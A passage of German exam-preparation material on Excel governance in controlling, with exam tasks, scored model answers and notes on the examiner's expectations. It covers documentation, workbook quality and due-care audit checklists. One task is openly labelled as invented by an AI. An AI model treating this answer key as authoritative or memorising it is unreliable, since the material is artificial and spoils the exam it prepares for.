Bei Mappen mit vielen Blättern führt der Plan direkt zum **Menüblatt** mit Sprunglinks, weil das Inhaltsverzeichnis nichts anderes ist als der Datenflussplan in klickbarer Form. (✓){+9}

Gegenposition, die man nennen sollte, damit die Antwort nicht als Lehrbuchtrose durchgeht: Für eine Ad-hoc-Auswertung, die einmal läuft und danach verworfen wird, ist ein förmlicher Datenflussplan **Überplanung**. Sein Nutzen steigt mit Lebensdauer, Nutzerzahl und Entscheidungsrelevanz der Mappe. (✓){+10}

Der belastbarste Praxisbeleg für den Plan ist die Übergabe: Eine Mappe, deren Datenfluss dokumentiert ist, lässt sich in einem Termin übergeben; eine ohne Plan gewachsene Mappe wird im Zweifel neu gebaut, weil niemand die gewachsene Verkettung zu verantworten bereit ist. (✓){+11}

Rohleders Erwartung: Er will hören, dass der Datenflussplan ein **vorgelagertes Entwurfsdokument** ist und die Kette Quelle → Verarbeitung → Ausgabe trägt, nicht ein hübsches Bild im Anhang. Bei b) zählen genau drei Vorteile, jeder mit Begründung **und** konkretem Nutzen; drei Umschreibungen von „ist übersichtlicher“ geben nur zwei Punkte.

Aufgabe #095 · 10 P · Innenrevisions-Checkliste zur gebührenden Sorgfalt beim Excel-Einsatz · Original-Aufgabenstellung

Um Schäden im Unternehmen und bei Dritten zu vermeiden, muss Excel mit gebührender Sorgfalt eingesetzt werden. „Der Begriff der gebührenden Sorgfalt bezieht sich auf die Anstrengungen, die eine mit normaler Umsicht handelnde oder vernünftige Person unternimmt, um unter Berücksichtigung der Umstände Schaden von anderen abzuwenden.“ (OLG Celle, Urteil vom 19.01.2023 – 13 U 79/21)
Versetzen Sie sich in die Rolle einer Innenrevisorin bzw. eines Innenrevisors und entwerfen Sie eine Checkliste, anhand der Sie überprüfen können, ob die wichtigsten Excel-Arbeitsmappen in einer Controlling-Abteilung mit der gebührenden Sorgfalt gestaltet und verwendet werden (10 Kriterien als ja/nein-Fragen, ohne auf die Ergebnisse von Aufgabe 4 einzugehen).

! Wiederholer: Am 14.07.2025 zu 96 % wortgleich erneut gestellt (ebenfalls 10 Punkte, ebenfalls mit demselben OLG-Celle-Zitat) – dort bereits vollständig gelöst.

Wortgleicher Wiederholer – Lösung bei der Fassung vom 14.07.2025
(siehe Kapitel datenqualitaet-governance, Abschnitt „Gebührende Sorgfalt
– Innenrevisions-Checkliste“).

(✓){+1} Ein Reservekriterium, das in jeder Fassung als elftes taugt: Wird die Wiederherstellung der Backups tatsächlich getestet? Ein nie zurückgespieltes Backup ist keine Sicherung – und genau so formuliert erfüllt die Frage das Raster: prüfbar, mit konkretem Handlungsbedarf bei „Nein“.

Rohleders Erwartung: Er will genau zehn **echte Ja/Nein-Fragen**, die erkennbar aus dem Sorgfaltsmaßstab des Zitats abgeleitet sind und bei denen ein „Nein“ jeweils konkreten Handlungsbedarf bedeutet – keine wahllose Stichwortsammlung und keine allgemeine IT-Sicherheit ohne Excel-Bezug.

Aufgabe #096 · 10 P. · Anforderungen an die Dokumentation von Arbeitsmappen im Controlling · Original-Aufgabenstellung

- a) 6 P. Welche Anforderungen sind an die Dokumentation von Arbeitsmappen für den professionellen Einsatz, beispielsweise im Controlling, zu stellen? Erläutern Sie drei wichtige, unterschiedliche Anforderungen!
- b) 4 P. Wie kann ein entsprechendes Dokumentationskonzept aussehen?

a) 6 P. – Drei Anforderungen (je 2 P.)

Anforderung 1: Nachvollziehbarkeit und Rückverfolgbarkeit (Prüfbarkeit). Jede Zahl im Bericht muss bis zu ihrer Quelle und ihrer Berechnung zurückverfolgbar sein; dokumentiert werden deshalb **Datenquellen, verwendete Formeln, getroffene Annahmen und Zwischenergebnisse**, technisch gestützt durch die klare Trennung von Eingabe, Verarbeitung und Ausgabe. **✓ {1}** Im Controlling ist das keine Fleißaufgabe: Die Berichte gehen in Entscheidungen, in den Jahresabschluss und in die interne Revision ein, und fehlt die Rückverfolgbarkeit, lässt sich ein Ergebnis weder prüfen noch im Fehlerfall gezielt korrigieren – die Zahl ist dann wertlos, weil niemand ihre Herkunft belegen kann. **✓ {2}**

Anforderung 2: Verständlichkeit und Benutzerführung (Personenunabhängigkeit). Die Mappe muss von Dritten **ohne Rücksprache mit dem Ersteller** korrekt bedient werden können, wozu eine kurze Bedienanleitung, eine Legende, eine konsistente Struktur und Erläuterungen komplexer Formeln unmittelbar an der jeweiligen Stelle gehören. **✓ {3}** Der Grund ist organisatorisch: Controlling-Mappen werden über Jahre fortgeschrieben und wechseln durch Urlaub, Krankheit oder Stellenwechsel den Bearbeiter. Ist die Mappe nur

für ihren Erbauer verständlich, entsteht ein **Bus-Faktor 1** – fällt diese eine Person aus, ist die Mappe faktisch nicht mehr nutzbar. ✓ {4}

Anforderung 3: Aktualität und Verantwortlichkeit (Metadaten und Änderungshistorie).

Es muss jederzeit erkennbar sein, **auf welchem Datenstand** die Mappe beruht, **wer** sie verantwortet, in **welcher Version** sie vorliegt und **was zuletzt geändert** wurde; das leisten ein festgehaltener Datenstand, eine Versionsnummer und ein Änderungsprotokoll mit Datum, Bearbeiter und Grund. ✓ {5} Ohne diese Angaben kursieren mehrere widersprüchliche Fassungen, und die Frage „welche Datei ist die richtige“ lässt sich nicht mehr beantworten; eine dokumentierte Verantwortlichkeit stellt zudem sicher, dass Rückfragen und Pflege eindeutig **einer** Person zugeordnet sind statt einer Abteilung. ✓ {6}

(Gleichwertig wären: Datenintegrität und Validierung, Konsistenz und Standardisierung über alle Mappen hinweg, Fehlerrobustheit. Entscheidend ist, dass die drei gewählten Punkte trennscharf bleiben.)

b) 4 P. – Ein Dokumentationskonzept

Leitidee: Dokumentation wird zweigeteilt in ein **zentrales Dokublatt** mit den Metadaten und eine **verteilte Dokumentation direkt in den Zellen**. Beides zusammen ergibt eine Mappe, die sich selbst erklärt, statt auf ein separates Word-Dokument zu verweisen, das nach sechs Monaten niemand mehr pflegt. ✓ {1}

Baustein 1 – Dokumentations- beziehungsweise Deckblatt als erstes Tabellenblatt

mit Titel und Zweck der Mappe, Autor und Verantwortlichem, Erstell- und Änderungsdatum, Versionsnummer, einem **Quellenverzeichnis** aller Datenquellen samt Aktualisierungsintervall und Zuständigkeit, einer **Änderungshistorie** (Datum – Bearbeiter – was – warum) sowie der Legende des Farbkonzepts. ✓ {2}

Baustein 2 – Farb-, Format- und Schutzkonzept als visuelle Selbstdokumentation:

Eingabezellen einheitlich eingefärbt (etwa gelb), Formelzellen weiß und **gesperrt**, Ergebnisse hervorgehoben; der **Blattschutz** aktiviert die Zellsperre und verhindert das versehentliche Überschreiben von Formeln. Ergänzt wird das durch **Inline-Dokumentation** in Form von Zellnotizen an kritischen Formeln, **benannten Bereichen** aus dem Namensmanager für selbsterklärende Formeln und der Strukturtrennung in je ein Blatt für Input, Berechnung und Report. ✓ {3}

Baustein 3 – automatisierte Metadaten über Tabellenblatffunktionen, damit die Dokumentation nicht von Hand gepflegt werden muss:

- =HEUTE() – leitet die Formel ein, HEUTE ist der Funktionsname und liefert das Systemdatum, die **leeren Klammern** () sind Pflicht, obwohl die Funktion kein Argument hat, weil Excel den Namen sonst für einen benannten Bereich hielte. Zweck: „gedruckt am“. Achtung – die Funktion ist **volatil**; ein fester Datenstand wird stattdessen einmal eingetippt.
- =FORMELTEXT(C10) – gibt die in C10 hinterlegte Formel als **Text** aus, statt sie zu berechnen; C10 ist das Argument mit Spaltenbuchstabe und Zeilennummer. Zweck: Die tatsächlich verwendete Formel steht im Klartext im Dokublatt und stützt damit Anforderung 1.
- =SUMME(Umsatz) statt =SUMME(B2:B13) – Umsatz ist ein **benannter Bereich**, der den kryptischen Bezug ersetzt, sodass sich die Formel selbst dokumentiert (Anforderung 2).
- =ZELLE("dateiname";A1) – "dateiname" ist der Infotyp als Textliteral in Anführungszeichen, ; der Argumenttrenner, A1 der **Pflichtbezug** auf das eigene Blatt. Ohne diesen Bezug bezieht sich die Auskunft auf die zuletzt geänderte Zelle und kann bei mehreren geöffneten Mappen sogar den Namen einer **fremden** Datei liefern. Zweck: Speicherort und Dateiname erscheinen automatisch und eindeutig (Anforderung 3). ✓ **4**

■ Über die geforderten Punkte hinaus

Die schärfste Formulierung des Ganzen in einem Satz: Professionelle Arbeitsmappen brauchen eine Dokumentation, die sie **prüfbar**, **durch Dritte bedienbar** und **aktuell und zurechenbar** macht – umgesetzt über Deckblatt, Farbkonzept, benannte Bereiche und Metadaten-Funktionen. (✓){+1}

Der Blattschutz wird regelmäßig falsch verstanden: Die Eigenschaft „gesperrt“ ist bei **allen** Zellen voreingestellt und wirkt erst, wenn der Blattschutz aktiviert wird. Der richtige Ablauf ist deshalb: zuerst die Eingabezellen **ent** sperren, dann das Blatt schützen – nicht umgekehrt. (✓){+2}

Zur Dokumentation gehört auch die **Datenüberprüfung** an den Eingabezellen: Sie schreibt fest, was eingegeben werden darf, und die hinterlegte Eingabemeldung ist gleichzeitig die Bedienanleitung an genau der Stelle, an der sie gebraucht wird. (✓){+3}

Für die Änderungshistorie ist die Excel-Bordfunktion schwach; belastbar wird sie erst durch die **Versionshistorie von SharePoint oder OneDrive**, die jede gespeicherte Fassung mit Zeitstempel und Person aufbewahrt und das Zurückspringen erlaubt. Ein Changelog im Blatt bleibt trotzdem sinnvoll, weil er das **Warum** festhält, das keine Technik mitliefert. (✓){+4}

Ein häufiger Konstruktionsfehler ist die Dokumentation **außerhalb** der Datei: Ein Word-Dokument auf einem Laufwerk wird beim Weitergeben der Mappe nicht mitgeschickt und driftet innerhalb weniger Monate vom tatsächlichen Stand ab. Dokumentation gehört in die Datei, die sie beschreibt. (✓){+5}

Konstanten in Formeln sind der stille Feind der Dokumentation: Ein Steuersatz 19 mitten in $=B2*1,19$ ist nirgends sichtbar und bei einer Satzänderung praktisch nicht vollständig auffindbar. Richtig ist $=B2*\$C\$3$ mit dem Satz in einer beschrifteten Zelle – die absoluten \$ fixieren dabei Spalte und Zeile beim Kopieren. (✓){+6}

Ein Prüfblatt mit **Kontrollsummen** ist Dokumentation in Rechenform: Wenn Summe der Einzelposten minus Berichtssumme nicht null ergibt, meldet die Mappe ihren eigenen Fehler, bevor ein Leser ihn findet. (✓){+7}

Für Mappen mit vielen Blättern ergänzt ein **Menüblatt mit Sprunglinks** die Dokumentation um die Navigation – das Inhaltsverzeichnis ist der sichtbar gemachte Datenflussplan. (✓){+8}

Der Aufwand muss zur Bedeutung passen: Eine Ad-hoc-Auswertung braucht kein Deckblatt. Die Anforderungen greifen bei Mappen mit **Entscheidungsrelevanz, mehreren Nutzern und langer Lebensdauer** – genau der Zuschnitt, den die Aufgabe mit „professioneller Einsatz, beispielsweise im Controlling“ vorgibt.

(✓){+9}

Der beste Test für Anforderung 2 ist praktisch und kostet zehn Minuten: Man gibt die Mappe einer Kollegin, die sie nicht kennt, und beobachtet wortlos, wo sie hängen bleibt. Jede Stelle, an der sie fragen muss, ist eine Lücke in der Dokumentation. (✓)

{+10}

Rohleders Erwartung: Bei a) drei **trennscharfe** Anforderungen mit je einer Begründung, warum gerade im Controlling – Nachvollziehbarkeit, Verständlichkeit für Dritte und Aktualität/Zurechenbarkeit sind der erwartete Dreiklang. Bei b) will er ein **konkretes** Konzept mit benannten Excel-Mitteln sehen, nicht die Wiederholung von a) in Absichtsform.

Aufgabe #097 · 14 P. · Qualitätsbegriff für Arbeitsmappen und Prüf-Checkliste beim Stellenantritt · Original-Aufgabenstellung

Sie treten Ihre neue Arbeitsstelle an. Schnell erkennt man Ihre Fähigkeiten in Excel und möchte davon profitieren. Man beauftragt Sie daher, zunächst die Qualität der zehn wichtigsten Bestandsarbeitsmappen zu beurteilen.

- a) 6 P. Definieren Sie, was Qualität in Bezug auf eine Arbeitsmappe ist!
- b) 8 P. Erstellen Sie eine Checkliste, anhand derer sich die Qualität einer Arbeitsmappe beurteilen lässt!

a) 6 P. – Definition von Qualität bezogen auf eine Arbeitsmappe

Qualität ist die Erfüllung von Kundenanforderungen, und dieser allgemeine Qualitätsbegriff gilt für eine Arbeitsmappe unverändert: Gut ist die Mappe nicht, wenn sie technisch beeindruckt, sondern wenn sie das leistet, was die Menschen brauchen, die mit ihr arbeiten. (✓){1} Kunden einer Arbeitsmappe sind dabei zwei Gruppen, nämlich die Personen, die die Mappe pflegen und weiterentwickeln, und die Personen, die ihre Ergebnisse verwenden und auf deren Grundlage entscheiden; beide stellen unterschiedliche Anforderungen, die eine hochwertige Mappe gleichzeitig erfüllt. (✓){2}

Die erste Kernanforderung ist Effektivität, also die Frage, ob die Mappe die richtigen Werte liefert: korrekte Berechnungen, vollständige und aktuelle Datengrundlage, klar definierte Kennzahlen und eine Aussage, die tatsächlich die gestellte Frage beantwortet. (✓){3} Die zweite Kernanforderung ist Effizienz, also die Frage, mit welchem Aufwand dieses Ergebnis

zustande kommt: schnelle Berechnung, einfache Pflege, geringe Einarbeitungszeit und ein Aufbau, der Änderungen ohne Neubau der Mappe zulässt. ✓ {4}

Aus diesen beiden Anforderungen leiten sich die prüfbaren Qualitätsdimensionen ab: Genauigkeit der Daten, Funktionsfähigkeit und Leistung der Formeln, Benutzerfreundlichkeit und Struktur, Schutz sensibler Inhalte, Dokumentation des Aufbaus sowie Skalierbarkeit und Flexibilität gegenüber wachsenden Anforderungen. ✓ {5}

Wichtig ist dabei, dass Qualität nicht absolut, sondern zweckbezogen ist: Eine einmalige Ad-hoc-Auswertung darf schlank und undokumentiert bleiben, während dieselbe Bauweise in einer monatlich verwendeten Controlling-Mappe ein Qualitätsmangel wäre, weil dort andere Anforderungen gelten. ✓ {6}

b) 8 P. – Checkliste zur Beurteilung einer Arbeitsmappe

1. **Richtigkeit der Rechenlogik.** Sind alle Formeln nachvollziehbar aufgebaut, liefern Stichproben und eine unabhängige Überschlagsrechnung dasselbe Ergebnis, und ist die Mappe frei von Fehlerwerten wie #BEZUG! oder #WERT!? ✓ {1}
2. **Aktualität und Herkunft der Daten.** Ist erkennbar, woher jede Datengrundlage stammt, wann sie zuletzt aktualisiert wurde und wer für sie verantwortlich ist? ✓ {2}
3. **Eingabesicherung.** Sind Eingabefelder als solche erkennbar und durch Datenüberprüfung gegen Fehleingaben abgesichert, und sind Berechnungsbereiche gegen versehentliches Überschreiben geschützt? ✓ {3}
4. **Trennung von Eingabe, Verarbeitung und Ausgabe.** Sind diese drei Bereiche sauber getrennt, und stehen Parameter wie Steuersätze oder Umrechnungskurse in eigenen Zellen statt hart in den Formeln? ✓ {4}
5. **Struktur und Benutzerführung.** Sind Blätter, Spalten und benannte Bereiche aussagekräftig bezeichnet, ist die Mappe ohne mündliche Erklärung bedienbar, und ist die Formatierung funktional statt dekorativ? ✓ {5}
6. **Dokumentation.** Gibt es ein Deckblatt mit Zweck, Datenquellen, Rechenweg und Änderungshistorie, und sind komplexe Formeln oder Makros kommentiert? ✓ {6}
7. **Leistung und Skalierbarkeit.** Bleibt die Mappe bei wachsender Datenmenge bedienbar, sind volatile Funktionen und unnötige Matrixformeln vermieden, und wachsen Bezüge über Excel-Tabellen automatisch mit? ✓ {7}
8. **Schutz und Nachvollziehbarkeit.** Sind sensible Inhalte gegen unbefugten Zugriff geschützt, ist geregelt, wer die Mappe ändern darf, und lässt sich ein früherer Stand über eine Versionshistorie wiederherstellen? ✓ {8}

■ Über die geforderten Punkte hinaus

Qualität ist nicht Perfektion, sondern Zweckerfüllung. Eine Mappe, die alle denkbaren Prüfpunkte erfüllt, aber wegen ihrer Schutzmechanismen und Dokumentationspflichten im Alltag umgangen wird, ist im Ergebnis von schlechterer Qualität als eine einfachere, die benutzt wird. (✓){+1} Der Qualitätsbegriff über Kundenanforderungen schützt genau davor, weil er zwingt, vor der Bewertung zu klären, wer die Mappe wofür braucht. (✓){+2}

Erst den Zweck klären, dann bewerten. Bei zehn übernommenen Bestandsmappen ist der erste Arbeitsschritt nicht die Prüfung, sondern ein kurzes Gespräch mit den Verwendern über Zweck, Entscheidungsrelevanz und Verwendungshäufigkeit jeder Mappe. (✓){+3} Ohne diesen Schritt bewertet man alle zehn nach demselben Maßstab und stuft eine harmlose Hilfsdatei genauso streng ein wie die Mappe, an der die Monatsberichterstattung hängt. (✓){+4}

Prüftechniken, die man tatsächlich anwendet. Über Formeln → Formelüberwachung lassen sich mit Spur zum Vorgänger und Spur zum Nachfolger die Abhängigkeiten einer Zelle sichtbar machen, und die Formelanzeige über Strg + Umschalt + Akzenttaste zeigt schlagartig, wo Werte hart eingetippt statt gerechnet sind. (✓){+5} Über Start → Suchen und Auswählen → Inhalte auswählen → Konstanten findet man in Sekunden alle festen Zahlen innerhalb eines Berechnungsbereichs, und genau dort sitzen erfahrungsgemäß die stillen Fehler. (✓){+6}

Qualität messbar machen statt behaupten. Statt eines Gesamturteils lässt sich je Mappe eine kleine Kennzahlenzeile führen: Zahl der Blätter, Zahl externer Verknüpfungen, Zahl der Konstanten in Formeln, Zahl der Fehlerwerte, Alter der jüngsten Datenaktualisierung. (✓){+7} Diese Zahlen sind über alle zehn Mappen vergleichbar und machen aus einem Bauchgefühl eine Rangfolge, mit der man beim Vorgesetzten argumentieren kann. (✓){+8}

Die siebte Dimension: Personenabhängigkeit. Wenn nur eine einzige Person versteht, wie eine Mappe rechnet, ist ihre Abwesenheit ein Betriebsrisiko und ihr Ausscheiden ein Wissensverlust, der sich nicht ersetzen lässt. (✓){+9} Dieses Kriterium taucht in Standardlisten selten auf, weil es weder in Zeilen noch in Megabyte messbar ist, und ist trotzdem in der Praxis der häufigste Grund, warum eine an sich funktionierende Mappe ersetzt werden muss. (✓){+10}

Gegenposition: Die Checkliste ersetzt kein Fachurteil. Eine abgehakte Liste kann eine Mappe als einwandfrei ausweisen, die fachlich das Falsche rechnet, weil

kein Prüfpunkt die Frage stellt, ob die verwendete Kennzahldefinition überhaupt die richtige ist. (✓)(+11) Die Liste prüft die Bauweise, nicht die betriebswirtschaftliche Richtigkeit, und deshalb gehört zu jeder Prüfung eine fachliche Plausibilisierung des Ergebnisses durch jemanden, der die Sache versteht. (✓)(+12)

Reihenfolge des Vorgehens bei zehn Mappen. Sinnvoll ist eine Priorisierung nach Schadenspotenzial: zuerst die Mappen, deren Zahlen nach außen gehen oder Entscheidungen auslösen, danach die internen Hilfsmittel. (✓)(+13) Das Ergebnis ist kein Prüfbericht über zehn gleich behandelte Dateien, sondern eine begründete Rangfolge mit konkreten Sofortmaßnahmen für die zwei oder drei kritischsten Mappen. (✓)(+14)

Rohleders Erwartung: Er will bei a) die Herleitung über den Qualitätsbegriff und die Kunden der Mappe sehen, bevor Dimensionen aufgezählt werden – eine reine Stichwortliste ohne diese Herleitung kostet Punkte. Bei b) zählt die Unterscheidbarkeit der Kriterien: Acht Prüfpunkte, die alle „ist es übersichtlich“ umschreiben, bekommen einen Strich, nicht acht.

Aufgabe #098 · 10 P · Prüfliste der Innenrevision zur gebührenden Sorgfalt bei Controlling-Mappen · Original-Aufgabenstellung

Um Schäden im Unternehmen und bei Dritten zu vermeiden, muss Excel mit gebührender Sorgfalt eingesetzt werden. „Der Begriff der gebührenden Sorgfalt bezieht sich auf die Anstrengungen, die eine mit normaler Umsicht handelnde oder vernünftige Person unternimmt, um unter Berücksichtigung der Umstände Schaden von anderen abzuwenden.“ (OLG Celle, Urteil vom 19.01.2023 – 13 U 79/21) Versetzen Sie sich in die Rolle einer Innenrevisorin bzw. eines Innenrevisors und entwerfen Sie eine Checkliste, anhand der Sie überprüfen können, ob die wichtigsten Excel-Arbeitsmappen in einer Controlling-Abteilung mit der gebührenden Sorgfalt gestaltet und verwendet werden (10 Kriterien als ja/nein-Fragen, ohne auf die Ergebnisse von Aufgabe 4 einzugehen).

Vorbemerkung zur Auslegung

Gebührende Sorgfalt meint hier, was eine vernünftige Person unternimmt, um Schaden abzuwenden; die Prüfung fragt also nicht nach Eleganz, sondern danach, ob erkennbare Schadensquellen erkannt und behandelt wurden. Die Einschränkung „ohne auf die Ergebnisse von Aufgabe 4 einzugehen“ bedeutet, dass Abwehrmaßnahmen gegen

Straftaten – Makro-Schadcode, Manipulation durch Innentäter, Datenausschleusung – hier ausdrücklich nicht als Kriterien taugen. Geprüft wird die sorgfältige Gestaltung und Verwendung, nicht die Kriminalitätsabwehr.

Checkliste mit zehn Ja/Nein-Fragen

1. Ist für jede wesentliche Arbeitsmappe eine namentlich benannte fachlich verantwortliche Person festgelegt und dokumentiert? ✓ **{1}**
2. Ist der Zweck der Mappe schriftlich festgehalten, einschließlich der Angabe, welche Entscheidungen auf ihren Ergebnissen beruhen? ✓ **{2}**
3. Sind alle Datenquellen benannt, mit Angabe von Herkunft, Verantwortlichkeit und Aktualisierungszeitpunkt? ✓ **{3}**
4. Sind Eingabebereiche, Berechnungsbereiche und Ausgabebereiche klar voneinander getrennt und als solche erkennbar? ✓ **{4}**
5. Stehen alle Parameter wie Steuersätze, Umrechnungskurse oder Verteilungsschlüssel in eigenen, beschrifteten Zellen statt fest in Formeln? ✓ **{5}**
6. Ist die Mappe frei von unbeabsichtigten Fehlerwerten, und ist für jeden verbliebenen Fehlerwert dokumentiert, warum er zulässig ist? ✓ **{6}**
7. Sind Eingaben durch Datenüberprüfung gegen unplausible Werte abgesichert, und enthält die Mappe mindestens eine sichtbare Kontrollrechnung, etwa einen Abgleich von Datensatzzahl oder Bilanzsumme? ✓ **{7}**
8. Wurden die Ergebnisse vor der Freigabe von einer zweiten, fachkundigen Person auf einem unabhängigen Weg nachgerechnet und diese Prüfung dokumentiert? ✓ **{8}**
9. Ist geregelt und technisch umgesetzt, wer die Mappe ändern darf, und lässt sich ein früherer Stand über eine Versionshistorie wiederherstellen? ✓ **{9}**
10. Ist die Mappe so verständlich aufgebaut und beschrieben, dass eine sachkundige Vertretung sie ohne mündliche Erklärung der bisherigen Bearbeiterin oder des bisherigen Bearbeiters weiterführen kann? ✓ **{10}**

■ Über die geforderten Punkte hinaus

Die Abgrenzung zu Aufgabe 4 ist der eigentliche Test. Wer hier Makrosignaturen, Virenschutz und Zugriffssperren gegen Innentäter auflistet, wiederholt die vorherige Aufgabe und riskiert, dass die Kriterien nicht gewertet werden. (✓){+1} Der Unterschied lässt sich in einem Satz benennen: Aufgabe 4 fragt, wie jemand mit Absicht Schaden anrichtet, diese Aufgabe fragt, wie ein sorgfältiger Mensch unbeabsichtigten Schaden verhindert. (✓){+2}

Das Ja/Nein-Format hat eine Schwäche, die man benennen sollte. Zehn gleichgewichtete Fragen behandeln die fehlende Vertretungsregelung genauso schwer wie einen fehlenden Kommentar, obwohl das Schadenspotenzial völlig verschieden ist. (✓){+3} Sinnvoll ist deshalb eine Ergänzung um eine Wesentlichkeitsspalte, die je Kriterium festhält, welcher Schaden bei einem Nein droht; damit wird aus der Liste eine Rangfolge von Maßnahmen statt einer Sammlung von Kreuzen. (✓){+4}

Die Herleitung, die Rohleder vor der Liste erwartet. Qualität ist die Erfüllung von Kundenanforderungen, und Kunden einer Controlling-Mappe sind die Ersteller ebenso wie die Verwender der Ergebnisse. (✓){+5} Gebührende Sorgfalt heißt entsprechend, deren Anforderungen an Effektivität, also richtige Werte, und an Effizienz, also nachvollziehbare und pflegbare Herleitung, nachweislich berücksichtigt zu haben; die zehn Fragen sind nur die Operationalisierung dieses Satzes. (✓){+6}

Prüfbare Belege statt Selbstauskunft. Eine Innenrevision, die nur fragt, bekommt von jedem Bereich zehnmal ein Ja; belastbar wird die Prüfung erst, wenn zu jeder Frage ein Nachweis verlangt wird, etwa das Deckblatt, das Prüfprotokoll der zweiten Person oder der Screenshot der Versionshistorie. (✓){+7} Für die technischen Punkte gibt es dabei schnelle Stichproben: Über Suchen und Auswählen → Inhalte auswählen → Konstanten zeigt sich sofort, ob Parameter in Formeln vergraben sind, und über Formeln → Fehlerüberprüfung sind Fehlerwerte in Sekunden gezählt. (✓){+8}

Sorgfalt ist Verhalten, nicht nur Dateizustand. Die Aufgabenstellung fragt ausdrücklich nach Gestaltung und Verwendung, weshalb mindestens ein Kriterium den Umgang betreffen muss, etwa die Freigabe durch eine zweite Person oder die geregelte Vertretung. (✓){+9} Eine perfekt gebaute Mappe, die von einer einzigen Person ohne Vertretung und ohne Freigabe betrieben wird, erfüllt die gebührende Sorgfalt gerade nicht, und dieser Gedanke hebt die Antwort über die üblichen Technikchecklisten. (✓){+10}

Rohleders Erwartung: Genau zehn Kriterien, tatsächlich als Ja/Nein-Fragen formuliert, und ohne Rückgriff auf die Verbrechensszenarien aus Aufgabe 4 – beide Formvorgaben sind Teil der Bewertung. Er honoriert Kriterien, die sich unterscheiden lassen und die eine Innenrevision wirklich abfragen könnte, nicht Wunschsätze wie „ist die Mappe gut gemacht“.

Aus der Vorlesung gebaut — gelöst

Aufgaben zu Themen, die er in den Aufzeichnungen betont, angedeutet oder live vorgeführt hat. Grün umrandet = kein Original.

Aufgabe #099 · 12 P. · Lebenszyklus einer Arbeitsmappe: Steckbrief, Versionierung, Masterführung · von der KI erfunden – kein Original

In einem Konzernbereich wird eine Planungsmappe seit vierzehn Jahren fortgeschrieben. Sie enthält Makrofragmente, deren Zeitstempel auf die späten neunziger Jahre verweisen, keine Dokumentation und vier Personen, die abwechselnd daran arbeiten. In letzter Zeit häufen sich Fehlermeldungen, die sich niemand erklären kann.

- a) (4 P.) Erläutern Sie, warum Arbeitsmappen einen Lebenszyklus haben, und leiten Sie daraus zwei Konsequenzen für die Gestaltung ab.
- b) (4 P.) Erläutern Sie den Aufbau eines schlanken Anwendungssteckbriefs und begründen Sie, warum er bewusst knapp gehalten wird.
- c) (4 P.) Erläutern Sie zwei organisatorische Regeln für die gemeinsame Arbeit an einer Mappe.

a) 4 P. – Lebenszyklus und zwei Konsequenzen

Eine Arbeitsmappe wird für eine bestimmte Analyse angelegt, liefert Ergebnisse und wird anschließend nicht abgelegt, sondern immer wieder geöffnet, weil sich der Analysebedarf verändert: Niederlassungen kommen hinzu oder fallen weg, Vorjahre verschieben sich, neue Datenquellen stehen zur Verfügung. ✓ {1} Das ständige Weiterentwickeln ist damit der Normalfall und nicht die Ausnahme, weshalb eine Mappe von Beginn an so gebaut werden muss, dass sie Änderungen verträgt; unterbleibt das, entstehen die von Rohleder so genannten „Kraut-und-Rüben-Arbeitsmappen“, in die man hineinschaut „wie ein Schwein ins Uhrwerk“. ✓ {2} Die erste Konsequenz ist, Änderungen konstruktiv einzuplanen: Parameter in eigene Zellen auslagern, Bereiche für Eingabe, Verarbeitung und Ausgabe trennen und Bezüge so modellieren, dass ein Perioden- oder Strukturwechsel keine Formeländerung erzwingt. ✓ {3} Die zweite Konsequenz betrifft die

Übergabefähigkeit: Weil die Mappe absehbar von anderen Personen weiterbearbeitet wird, muss sie ohne den ursprünglichen Ersteller verständlich sein, und dafür genügt keine mündliche Übergabe, sondern es braucht eine minimale, in der Mappe selbst mitgeführte Beschreibung. ✓ {4}

b) 4 P. – Aufbau und Knappheit des Anwendungssteckbriefs

Der Steckbrief liegt als eigenes Blatt in der Mappe und beschreibt zunächst die Struktur mit je einem Satz pro Blatt: Warum gibt es dieses Blatt, welches Konzept liegt der Analyse zugrunde, und woher stammen die jeweiligen Eingangsdaten. ✓ {1} Anschließend beschreibt er den Arbeitsprozess in zwei Phasen, nämlich die Aktualisierung mit je einem Satz pro Eingabebereich und die Publikation mit je einem Satz pro Schnittstellenblatt, also wie das Ergebnis erzeugt und verteilt wird. ✓ {2} Die Knappheit ist Absicht und mit dem Pareto-Prinzip begründet: Mit rund zwanzig Prozent des Aufwands lassen sich achtzig Prozent des Informationsbedarfs decken, und Rohleder hält alles darüber Hinausgehende für unrealistisch, weil selbst diesen einen Satz je Blatt „einzelne schon überfordert“. ✓ {3} Ein weiterer Vorteil der einheitlichen Form ist die maschinelle Auswertbarkeit: Ein kurzes Programm kann die Teamlaufwerke durchsuchen, alle Arbeitsmappen öffnen und die Steckbriefe zu einer Gesamtdokumentation zusammenführen, was Rohleder mit Blick auf mögliche Dokumentations- und Kontrollpflichten nach dem Vorbild des Sarbanes-Oxley-Act als vorsorglichen Nutzen anführt. ✓ {4}

c) 4 P. – Zwei organisatorische Regeln

1. **Versionierung mit erkennbarem aktuellem Stand.** Bei größeren Änderungen wird über F12 mehrfach am Tag unter einem neuen Namen gespeichert, der das Datum voranstellt und eine Versionsnummer enthält, sodass im Fehlerfall höchstens eine Stunde Arbeit verloren geht. ✓ {1} Entscheidend ist die Aufräumregel am Tagesende, denn aus acht Versionen im selben Verzeichnis muss für alle Beteiligten eindeutig hervorgehen, welche die gültige ist; Rohleder nennt das Verschieben in ein Unterverzeichnis oder das Einpacken der Altstände und weist darauf hin, dass ein Dokumentenmanagementsystem diese Aufgabe übernehmen kann, was den zusätzlichen Vorteil hat, dass der Dateiname konstant bleibt und indirekte Bezüge auf diese Datei nicht bei jeder Version nachgezogen werden müssen. ✓ {2}
2. **Benannte Masterführung mit Aus- und Einchecken.** Excel ist in der hier genutzten Form ein Einzelplatzwerkzeug und sperrt auf Dateiebene, während ein integriertes System wie SAP auf Datensatzebene sperrt und deshalb beliebig viele gleichzeitige Bearbeiter zulässt. ✓ {3} Daraus folgt die organisatorische Regel, dass zu jedem Zeitpunkt genau eine Person die Masterführung hat; die Datei wird beim Auschecken erkennbar gekennzeichnet, etwa durch eine geänderte Endung,

und für die übrigen auf Nur-Lesen gesetzt, wobei die Kennzeichnung wichtiger ist als die technische Sperre, weil die anderen wissen müssen, warum sie nichts ändern dürfen. ✓ **4**

■ Über die geforderten Punkte hinaus

